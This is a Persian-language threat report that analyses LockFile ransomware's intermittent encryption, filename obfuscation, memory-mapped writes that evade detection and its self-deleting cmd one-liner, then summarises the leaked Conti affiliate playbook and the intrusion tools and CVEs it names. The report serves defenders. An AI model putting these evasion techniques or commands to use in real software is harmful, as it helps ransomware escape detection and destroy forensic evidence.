000001fe`982601b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001fe`982601c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001fe`982601d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001fe`982601e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001fe`982601f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001fe`98260200 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001fe`98260210 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001fe`98260220 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001fe`98260230 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001fe`98260240 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001fe`98260250 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001fe`98260260 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001fe`98260270 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001fe`98260280 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

پس از افزودن بخش رمزگشایی، اکنون سند نگاشت شده در حافظه به این شکل است:

```
000001fe`98260000 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260010 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260020 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260030 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260040 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260050 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260060 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260070 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260080 9a 25 fd 1d d4 90 35 1d a9 7e 55 70 74 6e e3 f7  .%....5..~Uptn..
000001fe`98260090 1c 6d 82 17 33 00 66 d6 05 7a 1e 06 8f 43 6f 26  .m..3.f..z...Co&
000001fe`982600a0 e1 0f 65 62 b8 d9 1c 07 98 f5 8c 69 1c 60 12 d8  ..eb.......i.`..
000001fe`982600b0 69 c3 8c 65 b0 dc 57 ca b5 0b c6 64 3c d9 84 99  i..e..W....d<...
000001fe`982600c0 7b 77 eb ba a1 b0 bd cf 50 f3 e0 3e ab 64 b8 3f  {w......P..>.d.?
000001fe`982600d0 02 1b 46 09 e3 b9 b2 49 45 25 5f 4d 98 b4 61 ca  ..F....IE%_M..a.
000001fe`982600e0 44 e0 2f 1e 84 a3 2c e6 4b 4b 7d 3e e0 8b bd f8  D./...,.KK}>....
000001fe`982600f0 79 13 94 21 18 43 f9 e2 18 16 b6 4e 2e 09 2a 83  y..!.C.....N..*.
000001fe`98260100 73 14 1c d5 05 47 95 34 42 de c4 43 8f ce 16 d5  s....G.4B..C....
000001fe`98260110 16 a9 92 97 11 3d d3 54 c7 85 e2 6a 52 8c fc ff  .....=.T...jR...
000001fe`98260120 93 3d bf 01 d6 87 bb 3a 81 32 01 e4 02 85 6a d3  .=.....:.2....j.
000001fe`98260130 b0 f0 cf e1 22 4e dc f8 c8 4e 71 2a 27 29 b6 09  ....."N...Nq*')..
000001fe`98260140 c0 1f 37 35 74 99 52 11 27 36 c0 b8 20 f5 72 d0  ..75t.R.'6.. .r.
000001fe`98260150 31 d1 0c 55 22 a6 89 c5 94 31 94 a5 f4 d1 f2 ec  1..U"....1......
000001fe`98260160 1e 4a 3f 20 f8 07 56 f8 fc 68 f0 ca 0a ef f4 fc  .J? ..V..h......
000001fe`98260170 79 94 51 2a 98 8e 46 c8 c6 12 80 76 f9 95 eb 6a  y.Q*..F....v...j
000001fe`98260180 70 9e 44 ae aa f8 f0 fc 29 4d 7c 54 6d bf fb 48  p.D.....)M|Tm..H
000001fe`98260190 ad 07 40 f0 50 63 27 b1 16 36 02 4a 08 93 61 fa  ..@.Pc'..6.J..a.
000001fe`982601a0 8b be 8f d2 7b 20 b4 1d a6 ae e9 3d e3 41 fc cd  ....{ .....=.A..
000001fe`982601b0 15 27 98 8b 8e be 91 9d d7 ac 36 1b cd 7b cb d5  .'........6..{..
000001fe`982601c0 53 d4 60 c5 e1 bc 6c 55 26 1c 70 4d 7e 71 2d c7  S.`...lU&.pM~q-.
000001fe`982601d0 29 62 2e 76 e1 74 4d ea 58 9c 1b 3d 8f 5e 88 8e  )b.v.tM.X..=.^..
000001fe`982601e0 b3 bc 34 bb 4e 9c 63 c7 3b 14 11 ae 3e 2d 1a 98  ..4.N.c.;...>-..
000001fe`982601f0 c1 03 5c 83 28 86 b3 b7 eb 85 e1 f6 49 ab e5 58  ..\.(.......I..X
000001fe`98260200 84 dc 9b d5 c4 f1 14 bd bc 75 04 25 7b 2f 50 f7  .........u.%{/P.
000001fe`98260210 11 bd 28 c6 ee 46 75 df 8c f2 66 33 bf 46 a1 3e  ..(..Fu...f3.F.>
000001fe`98260220 83 9a dd 25 04 59 99 2d 1c 50 27 57 6f ab 3d 40  ...%.Y.-.P'Wo.=@
000001fe`98260230 42 9b 07 a1 ad 6f 81 04 da 2f 01 90 51 2e 6f 71  B....o.../..Q.oq
000001fe`98260240 22 2b 4b e2 66 ac 43 04 39 5b 1e be 6c 01 4d 17  "+K.f.C.9[..l.M.
000001fe`98260250 f9 10 da 96 7c 3b 07 23 d8 ea 10 82 21 ac b4 e3  ....|;.#....!...
000001fe`98260260 64 b4 70 f6 50 53 fb 76 43 c0 8e 6b f1 39 34 48  d.p.PS.vC..k.94H
000001fe`98260270 44 87 6b 23 0c 5b 6f c3 c0 48 82 48 64 78 21 4c  D.k#.[o..H.Hdx!L
000001fe`98260280 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

در ادامه، سند به صورت ۱۶ بایت ۱۶ بایت، از طریق تابع EncryptBuffer_0002cbf4() در خط ۲۷۱ رمزگذاری می‌شود.

```
267     uVar8 = uVar18;
268     lVar15 = lVar17;
269     do {
270       local_13e8 = ZEXT816(0);
271       EncryptBuffer_0002cbf4(local_13c0,lVar15,local_13e8,lVar15);
272       lVar15 = lVar15 + 0x20;
273       uVar8 = uVar8 + 1;
274       *(ulonglong *)(lVar16 + 0x208 + lVar17) = uVar8;
275       if (0x4effffff < uVar8) break;
276       uVar14 = uVar14 - 1;
277     } while (uVar14 != 0);
278     FUN_00002a30(&local_13c8);
279     (*_UnmapViewOfFileStub_00062040)(lVar17);
280     (*_CloseHandle_00062058)(local_res20);
281     (*_CloseHandle_00062058)(lVar12);
```

EncryptBuffer_0002cbf4() ۱۶ بایت را در بافر دریافت شده lVar15 رمزگذاری می‌کند. در خط ۲۶۸ روی lVar7 تنظیم شده که به سند نگاشت شده در حافظه اشاره می‌کند. جالب است که سپس 0x20 (30 بایت) به lvar15 اضافه می‌کند و ۱۶ بایت را رد می‌کند. این امر، رمزگذاری را متناوب می‌کند. نگاشت سند آزمایشی توسط حافظه پس از گذر اول در تصویر زیر نمایش داده شده است:

```
000001fe`98260000 40 a8 f3 22 e8 d9 56 71 f0 e0 ac 9c 23 41 83 de  @.."..Vq....#A..
000001fe`98260010 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260020 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260030 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260040 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260050 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260060 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260070 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260080 9a 25 fd 1d d4 90 35 1d a9 7e 55 70 74 6e e3 f7  .%....5..~Uptn..
```

نگاشت سند آزمایشی توسط حافظه پس از گذر دوم در تصویر زیر نمایش داده شده است:

```
000001fe`98260000 40 a8 f3 22 e8 d9 56 71 f0 e0 ac 9c 23 41 83 de  @.."..Vq....#A..
000001fe`98260010 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260020 40 a8 f3 22 e8 d9 56 71 f0 e0 ac 9c 23 41 83 de  @.."..Vq....#A..
000001fe`98260030 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260040 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260050 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260060 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260070 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260080 9a 25 fd 1d d4 90 35 1d a9 7e 55 70 74 6e e3 f7  .%....5..~Uptn..
```

نگاشت سند آزمایشی توسط حافظه بعد از پردازش تمام بایت‌ها در زیر نشان داده شده است:

```
000001fe`98260000 40 a8 f3 22 e8 d9 56 71 f0 e0 ac 9c 23 41 83 de  @.."..Vq....#A..
000001fe`98260010 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260020 40 a8 f3 22 e8 d9 56 71 f0 e0 ac 9c 23 41 83 de  @.."..Vq....#A..
000001fe`98260030 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260040 40 a8 f3 22 e8 d9 56 71 f0 e0 ac 9c 23 41 83 de  @.."..Vq....#A..
000001fe`98260050 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260060 40 a8 f3 22 e8 d9 56 71 f0 e0 ac 9c 23 41 83 de  @.."..Vq....#A..
000001fe`98260070 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
000001fe`98260080 9a 25 fd 1d d4 90 35 1d a9 7e 55 70 74 6e e3 f7  .%....5..~Uptn..
```

در ادامه تصویر متحرک زیر یک سند اصلی را با خروجی رمزگذاری شده توسط LockFile مقایسه می‌کند.

Book 1 - The Philosopher's Stone.txt | book 1 - the philosopher's stone.txt.lockfile

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000   E1 2D 13 6C B2 67 92 D9 A1 22 54 1A 20 E5 9C F8  á-.l²g'Ù¡"T. åœø
00000010   48 4F 20 4C 49 56 45 44 20 0A 0A 4D 72 2E 20 61  HO LIVED ..Mr. a
00000020   23 5F AD FF 2F E4 C8 AC C4 6A D3 D7 4A 1F 40 84  #_.ÿ/äÈ¬ÄjÓ×J.@„
00000030   20 6F 66 20 6E 75 6D 62 65 72 20 66 6F 75 72 2C   of number four,
00000040   51 F7 3A 69 CD 1C D8 17 B6 5A B3 F9 9A C7 B1 E9  Q÷:iÍ.Ø.¶Z³ùšÇ±é
00000050   77 65 72 65 20 70 72 6F 75 64 20 74 6F 20 73 61  were proud to sa
00000060   89 31 D8 FF 64 5D FF 0D 52 A6 C1 39 B1 86 F1 0D  ‰1Øÿd]ÿ.R¦Á9±†ñ.
00000070   20 70 65 72 66 65 63 74 6C 79 20 6E 6F 72 6D 61   perfectly norma
00000080   3A 54 22 73 7E 8D B7 74 20 BB 0B D9 05 BB 2F E7  :T"s~.·t ».Ù.»/ç
00000090   72 79 20 6D 75 63 68 2E 20 54 68 65 79 20 77 65  ry much. They we
000000A0   84 8E FE E5 C4 0A DE 61 38 BC A3 A7 DD 43 3A A1  „ŽþåÄ.Þa8¼£§ÝC:¡
000000B0   6C 65 20 79 6F 75 E2 80 99 64 20 0A 65 78 70 65  le youâ€™d .expe
000000C0   13 B1 C4 29 EB 6D 54 FD C3 5B 06 87 AE FA 03 DC  .±Ä)ëmTýÃ[.‡®ú.Ü
000000D0   64 20 69 6E 20 61 6E 79 74 68 69 6E 67 20 73 74  d in anything st
000000E0   78 7E 4C FA 94 9B F3 12 EE 24 11 BE CD F7 D9 8A  x~Lú”›ó.î$.¾Í÷ÙŠ
000000F0   69 6F 75 73 2C 20 62 65 63 61 75 73 65 20 74 68  ious, because th
00000100   BD A2 E2 32 8A 80 15 35 CA D4 49 71 D8 CC F4 6C  ½¢â2Š€.5ÊÔIqØÌôl
00000110   20 68 6F 6C 64 20 77 69 74 68 20 73 75 63 68 20   hold with such
00000120   EE 40 48 83 39 C6 FE 4A 4C 3F 6C 7B B4 E6 A6 60  î@Hƒ9ÆþJL?l{´æ¦`
00000130   20 44 75 72 73 6C 65 79 20 77 61 73 20 74 68 65   Dursley was the
00000140   93 DE 29 E4 D0 2F 84 01 92 C2 6C AE 27 8C B0 C6  "Þ)äÐ/„.'Âl®'Œ°Æ
00000150   69 72 6D 20 63 61 6C 6C 65 64 20 0A 47 72 75 6E  irm called .Grun
00000160   16 C3 39 87 F1 6B EA AA 77 DC 9E 75 B4 F8 97 6F  .Ã9‡ñkêªwÜžu´ø—o
00000170   65 20 64 72 69 6C 6C 73 2E 20 48 65 20 77 61 73  e drills. He was
00000180   96 AA 8A 17 72 65 51 53 07 95 73 A2 CA 6C 57 17  –ªŠ.reQS.•s¢ÊlW.
00000190   61 6E 20 77 69 74 68 20 68 61 72 64 6C 79 20 61  an with hardly a
000001A0   CE CD 72 04 62 AF FC E3 AF 80 34 86 F3 87 C2 E1  ÎÍr.b¯üã¯€4†ó‡Âá
000001B0   68 20 68 65 20 64 69 64 20 68 61 76 65 20 61 20  h he did have a
```

ویژگی قابل توجه این باج‌افزار این نیست که از رمزگذاری جزئی استفاده می‌کند. باج‌افزارهای دیگری نظیر DarkSide، LockBit 2.0 و BlackMatter نیز تنها بخشی از اسنادی را که مورد حمله قرار می‌دهند رمزگذاری می‌کنند، صرفاً به دلیل اینکه مرحله رمزگذاری حمله را سریعتر انجام دهند. (آنها به ترتیب ۴۰۹۶ بایت اول، ۵۱۲ کیلوبایت و ۱ مگابایت را رمزگذاری می‌کنند).

چیزی که LockFile را نسبت به بقیه باج‌افزارها متمایز می‌کند این است که چند بلوک اول را رمزگذاری نمی‌کند. در عوض، LockFile به صورت یکی درمیان و ۱۶ بایتی سند را رمزگذاری می‌کند. این بدان معناست که یک سند متنی، تا حدی قابل خواندن باقی می‌ماند.

استفاده از این رویکرد رمزگذاری متناوب مزیت جالبی دارد. این رویکرد، تحلیل‌های آماری را منحرف می‌کند و این امر موجب گمراهی برخی از فناوری‌های تشخیصی و دور زدن بعضی از راهکارهای امنیتی می‌شود.

روش رمزگذاری متناوب که در باج‌افزار LockFile استفاده می‌شود، روش chi-square (chi^2) را که توسط برخی از نرم‌افزارهای حفاظت در برابر باج‌افزار استفاده می‌شود، دور می‌زند. مقدار chi^2 در یک فایل متنی رمزگذاری نشده ۴۸۱ کیلوبایتی (مثلاً یک کتاب)، ۳۸۵۰۰۶۱ است. اگر سند توسط باج‌افزار Darkide رمزگذاری شود، مقدار chi^2 آن ۳۳۴ می‌شودکه نشانه واضحی است از اینکه سند رمزگذاری شده است. اگر همان سند توسط باج‌افزار LockFile رمزگذاری شود، همچنان دارای مقدار بالا و قابل توجه ۱۷۸۹۸۱۱ برای chi^2 است.

نمودار گرافیکی زیر (توزیع بایت/کاراکتر) سند متنی را که توسط دو باج‌افزار مختلف DarkSide و LockFile رمزگذاری شده است، نشان می‌دهد.

Original text document | Text document encrypted by DarkSide | Text document encrypted by LockFile

همانطور که در نمودارهای گرافیکی بالا مشاهده می‌کنید، نمایش گرافیکی سند متنی رمزگذاری شده توسط LockFile بسیار شبیه به نسخه اصلی آن است. این ترفند جهت تشخیص رمزگذاری در نرم‌افزارهای حفاظت از باج‌افزارها که بازرسی محتوا را با تحلیل آماری انجام می‌دهند، موفق خواهد بود. تا قبل از این، از رمزگذاری متناوب در حملات باج‌افزاری استفاده نشده بود.

پس از رمزگذاری، سند در خطوط ۲۷۹-۲۸۱ بسته می‌شود و فایل منتقل می‌شود (تغییرنام داده می‌شود):

```
282       ZeroMem??_00041270(local_1368,0,0x104);
283                     /* "%s.lockfile" */
284       local_141c[0] = 0x39;
285       local_141c[1] = 0x6f;
286       local_141c[2] = 0x32;
287       local_141c[3] = 0x70;
288       local_141c[4] = 0x73;
289       local_141c[5] = 0x7f;
290       local_141c[6] = 0x77;
291       local_141c[7] = 0x7a;
292       local_141c[8] = 0x75;
293       local_141c[9] = 0x70;
294       local_141c[10] = 0x79;
295       do {
296         local_141c[uVar18] = local_141c[uVar18] ^ 0x1c;
297         uVar18 = uVar18 + 1;
298       } while (uVar18 < 0xb);
299       local_1411 = 0;
300       (*_wsprintfA_00062370)(local_1368,local_141c,param_1);
301       uVar9 = (*_MoveFileA_000620f0)(param_1,local_1368);
302       return uVar9;
303     }
304   }
305   return 0;
306 }
```

رشته "%s.lockfile" در خطوط ۲۸۴-۲۹۸ رمزگشایی می‌شود و سپس در خط ۳۰۰ به تابع sprint() منتقل می‌شود تا پسوند ".lockfile" را به نام فایل اضافه کند.

در خط ۳۰۱ نام فایل اصلی به نام فایل جدید تغییر می‌کند. جالب اینجاست که نام فایل جدید به حروف کوچک تغییر می‌کند و بعید است که رمزگشای LockFile بتواند نام فایل را به حالت اولیه بازگرداند، یعنی حروف بزرگ در نام فایل برای همیشه از بین می‌رود.

از آنجا که حمله از CreateFileMapping() استفاده می‌کند، سند نگاشت و رمزگذاری شده در حافظه، توسط پروسه سیستمی Windows یعنی PID4، روی دیسک نوشته می‌شود. این را می‌توان از طریق ابزار Sysinternals Process Monitor مشاهده نمود. (توسط این ابزار می‌توان فعالیت نرم‌افزارها و سرویس‌های درحال اجرا را مشاهده کرد و مدیریت کاملی بر روی آنها داشت. از ویژگی‌های بارز این نرم‌افزار می‌توان به نظارت آنی فایل‌های سیستمی، رجیستری و فعالیت‌های DLL اشاره کرد.)

در شکل زیر فیلتر Process Monitor حذف شده است تا فعالیت پروسه سیستم را مستثنی کند (PID 4):

با بکارگیری حافظه ورودی/خروجی نگاشت شده، باج‌افزار می‌تواند سریعتر به اسناد ذخیره شده دسترسی پیدا کند و به فرآیند Windows System اجازه می‌دهد عمل نوشتن را انجام دهد. با انجام عملیات WriteFile توسط فرایند Windows System، بایت‌های رمزگذاری شده واقعی توسط خود سیستم‌عامل، جدا از فرایند مخرب واقعی نوشته می‌شوند. در مثال بالا، این اتفاق شش ثانیه پس از رمزگذاری سند توسط باج‌افزار رخ می‌دهد، اما در سیستم‌های بزرگ این تاخیر می تواند تا چند دقیقه نیز باشد. این ترفند به تنهایی می‌تواند در برخی محصولات ضد باج‌افزار که مبتنی بر رفتار هستند نیز موثر باشد.

استفاده از نگاشت ورودی/خروجی حافظه در بین باج‌افزارها چندان رایج نیست، اگرچه توسط باج افزار Maze و باج‌افزار WastedLocker (کمتر دیده می‌شود) نیز استفاده می‌شود.

پس از رمزگذاری تمام اسناد روی دستگاه، باج‌افزار خود را با فرمان زیر حذف می‌کند:

```
cmd /c ping 127.0.0.1 -n 5 && del "C:\Users\Mark\Desktop\LockFile.exe" && exit
```

فرمان PING، پنج پیام ICMP را به localhost ارسال می‌کند و این فقط به عنوان یک sleep پنج ثانیه‌ای در نظر گرفته شده تا اجازه دهد فرایند باج‌افزار خودش را قبل از اجرای فرمان DEL که برای حذف باینری باج‌افزار صادر می‌شود، ببندد. این بدان معناست که پس از حمله باج‌افزار، هیچ باینری مربوط به بدافزار برای پاسخ‌دهندگان رویداد یا نرم‌افزارهای ضد ویروس جهت یافتن یا پاکسازی وجود ندارد.


همانند بسیاری از باج‌افزارهای هدفمند امروزی، باج‌افزار LockFile برای فعالیت‌های خود به تماس با سرورهای کنترل و فرمان‌دهی (C2) در اینترنت نیازی ندارد. این بدان معناست که می‌تواند داده‌ها را روی ماشین‌هایی که دسترسی به اینترنت نیز ندارند رمزگذاری کند.

مشروح این گزارش در لینک زیر قابل مطالعه است:

https://news.sophos.com/en-us/2021/08/27/lockfile-ransomwares-box-of-tricks-intermittent-encryption-and-evasion/

افشای اسرار حملات باج‌افزار Conti

با انتشار کتابچه راهنمای آن



تقریباً یک ماه پس از افشای کتابچه راهنمای گروه باج‌افزاری Conti توسط یکی از اعضای جداشده و ناراضی این گروه، محققان امنیتی سیسکو (Cisco Systems, Inc.) نسخه ترجمه شده‌ای از آن را به اشتراک گذاشته‌اند.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده، محتویات این کتابچه مورد بررسی قرار گرفته است.

در کتابچه مذکور، ضمن پرداختن به روش‌های حمله، دستورالعمل‌های دقیق و مبسوطی ارائه شده که حتی به مهاجمان کم مهارت اجازه می‌داده تا به عنوان مشترک Conti RaaS اهداف ارزشمندی را مورد حمله قرار دهند.

Name	Date Modified	Size	Kind
3 # AV.7z	Jul 24, 2021 at 9:35 AM	17.4 MB	7-Zip archive
ad_users.txt	Jul 24, 2021 at 9:45 AM	2 KB	text
CS4.3_Clean ahsh4veaQu .7z	Jul 24, 2021 at 10:01 AM	26.3 MB	7-Zip archive
DAMP NTDS.txt	Jul 24, 2021 at 9:47 AM	3 KB	text
domains.txt	Jul 24, 2021 at 9:01 AM	2 KB	text
enhancement-chain.7z	Jul 24, 2021 at 9:45 AM	54 KB	7-Zip archive
Kerber-ATTACK.rar	Jul 24, 2021 at 9:33 AM	10 KB	RAR Archive
NetScan.txt	Jul 24, 2021 at 10:03 AM	2 KB	text
p.bat	Jul 24, 2021 at 9:40 AM	55 bytes	Document
PENTEST SQL.txt	Jul 24, 2021 at 9:48 AM	81 bytes	text
ProxifierPE.zip	Jul 22, 2021 at 7:06 AM	3.1 MB	ZIP archive
RDP_NGROK.txt	Jul 24, 2021 at 10:07 AM	2 KB	text
RMM_Client.exe	Jul 22, 2021 at 5:48 AM	14.3 MB	Micros...lication
Routerscan.7z	Jul 24, 2021 at 10:05 AM	3 MB	7-Zip archive
RouterScan.txt	Jul 24, 2021 at 10:05 AM	2 KB	text
SQL DAMP.txt	Jul 24, 2021 at 9:46 AM	4 KB	text
Аллиасы для мсф.rar	Jul 24, 2021 at 9:53 AM	476 bytes	RAR Archive
Анонимность для параноиков.txt	Jul 24, 2021 at 10:04 AM	1 KB	text
ДАМП LSASS.txt	Jul 24, 2021 at 9:58 AM	996 bytes	text
Если необходимо отска...ю сетку одним листом.txt	Jul 24, 2021 at 9:58 AM	286 bytes	text
Закреп AnyDesk.txt	Jul 24, 2021 at 9:50 AM	2 KB	text
Заменяем sorted адфиндера.txt	Jul 24, 2021 at 9:36 AM	697 bytes	text
КАК ДЕЛАТЬ ПИНГ (СЕТИ).txt	Jul 24, 2021 at 9:44 AM	2 KB	text
КАК ДЕЛАТЬ СОРТЕД СОБРАННОГО АД!!!!.txt	Jul 24, 2021 at 9:39 AM	1 KB	text
КАК И КАКУЮ ИНФУ КАЧАТЬ.txt	Jul 24, 2021 at 9:37 AM	3 KB	text
КАК ПРЫГАТЬ ПО СЕСС...ОМОЩЬЮ ПЕЙЛОАД.txt	Jul 24, 2021 at 9:37 AM	2 KB	text
Личная безопасность.txt	Jul 24, 2021 at 10:01 AM	1 KB	text
Мануал робота с AD DC.txt	Jul 22, 2021 at 7:42 AM	9 KB	text
МАНУАЛ.txt	Jul 24, 2021 at 9:33 AM	3 KB	text

محققان امنیتی سیسکو با همکاری تعدادی زبان‌شناس اقدام به بررسی مطالب نشت شده و ارائه نسخه انگلیسی قابل فهمی نموده‌اند که تکنیک‌ها و ابزارهای مهاجمان را به طور دقیق توصیف می‌کند.

به نقل از محققان امنیتی، سناریوهای حمله توصیف شده در این اسناد آنقدر کامل است که حتی مهاجمان آماتور نیز می‌توانند با بهره‌گیری از آنها حملات مخرب و باج‌افزاری را اجرا کنند.

> “This lower barrier to entry also may have led to the leak by a disgruntled member who was viewed as less technical (aka "a script kiddie") and less important”

ضمناً در این کتابچه، فرامین و ابزارهایی برای استخراج فهرست کاربران پس از نفوذ در شبکه قربانی و دستیابی به رمز عبور کاربران با سطح دسترسی بالا، به ویژه افرادی که دارای حق دسترسی به Active Directory هستند، ارائه شده است. جهت کشف کارکنان با سطح دسترسی بالا روش‌هایی همچون شناسایی افراد از طریق بررسی LinkedIn و سایر رسانه‌های اجتماعی نیز با جزئیات ذکر شده است.

یکی از اصلی‌ترین ابزارهایی که در این کتابچه شرح داده شده، نسخه کرک ۴.۳ نرم‌افزار Cobalt Strike است.

از دستورالعمل‌های کاربردی دیگر می‌توان به نحوه سوءاستفاده از آسیب‌پذیری ZeroLogon به شناسه CVE-2020-1472 اشاره کرد. همچنین در کتابچه راهنمای باج‌افزار Conti، به سوءاستفاده از باگ‌های حیاتی دیگری نظیر PrintNightmare به شناسه‌های CVE-2021-1675 و CVE-2021-34527 و EternalBlue به شناسه‌های CVE-2017-0143/0148 پرداخته شده است.

بررسی محققان سیسکو نشان می‌دهد که در این کتابچه، مهاجمان به دو ابزار Armitage و SharpView اشاره کرده‌اند که استفاده از آنها به ندرت در حملات باج‌افزاری مشاهده می‌شود.

Armitage ابزاری (Toolkit) است که بر اساس فریم‌ورک Metasploit ساخته شده است و مهاجم را قادر به انجام انواع امور مخرب ازجمله سوءاستفاده از ضعف‌های امنیتی می‌کند. همچنین SharpView از اجزای PowerView است. PowerView خود نیز یکی از ابزارهای PowerSploit (یک بسته نفوذ مبتنی بر PowerShell) می‌باشد.

SharpChrome و SeatBelt دو ابزار دیگری هستند که قبلاً توسط محققان سیسکو در حملات باج‌افزاری مشاهده نشده است. SharpChrome یک پیاده‌سازی خاص از SharpDPAPI برای Chrome است و در رمزگشایی لاگ‌های ورودی و کوکی‌ها در Chrome کاربرد دارد. SeatBelt نیز با زبان C# نوشته شده است و داده‌های سیستمی همچون اطلاعات سیستم‌عامل (نسخه، معماری)، تنظیمات UAC، پوشه‌های کاربر و موارد دیگر را جمع‌آوری می‌کند.

از جمله دیگر ابزارها و فرامین خط فرمان که در کتابچه مذکور شرح داده شده، می‌توان به موارد زیر اشاره کرد:

- ADFind - ابزار پرس و جو مبتنی بر Active Directory
- فریم‌ورک PowerShell - برای غیرفعال کردن Windows Defender
- GMER - ابزاری دیگر برای شناسایی محصولات امنیتی و غیرفعال کردن آنها
- SMBAutoBrute - برای اجرای حملات Brute-force بر ضد حساب‌های کاربری در دامنه فعلی
- Kerberoasting - تکنیکی برای استفاده از حملات Brute-force برای شکستن هش رمزهای عبور مبتنی بر Kerberos
- Mimikatz - برای استخراج رمزهای عبور از حافظه
- RouterScan - ابزاری برای کشف دستگاه‌های موجود در شبکه و استخراج رمزهای عبور از طریق حملات Brute-force
- AnyDesk - ابزاری برای دسترسی از راه دور
- Atera - یکی دیگر از نرم‌افزارهای دسترسی از راه دور

در این کتابچه راهنما، توصیه شده که مهاجمان قبل از سوءاستفاده از شبکه هدف، با جستجوی اطلاعات عمومی از درآمد قربانی خود مطلع شوند.

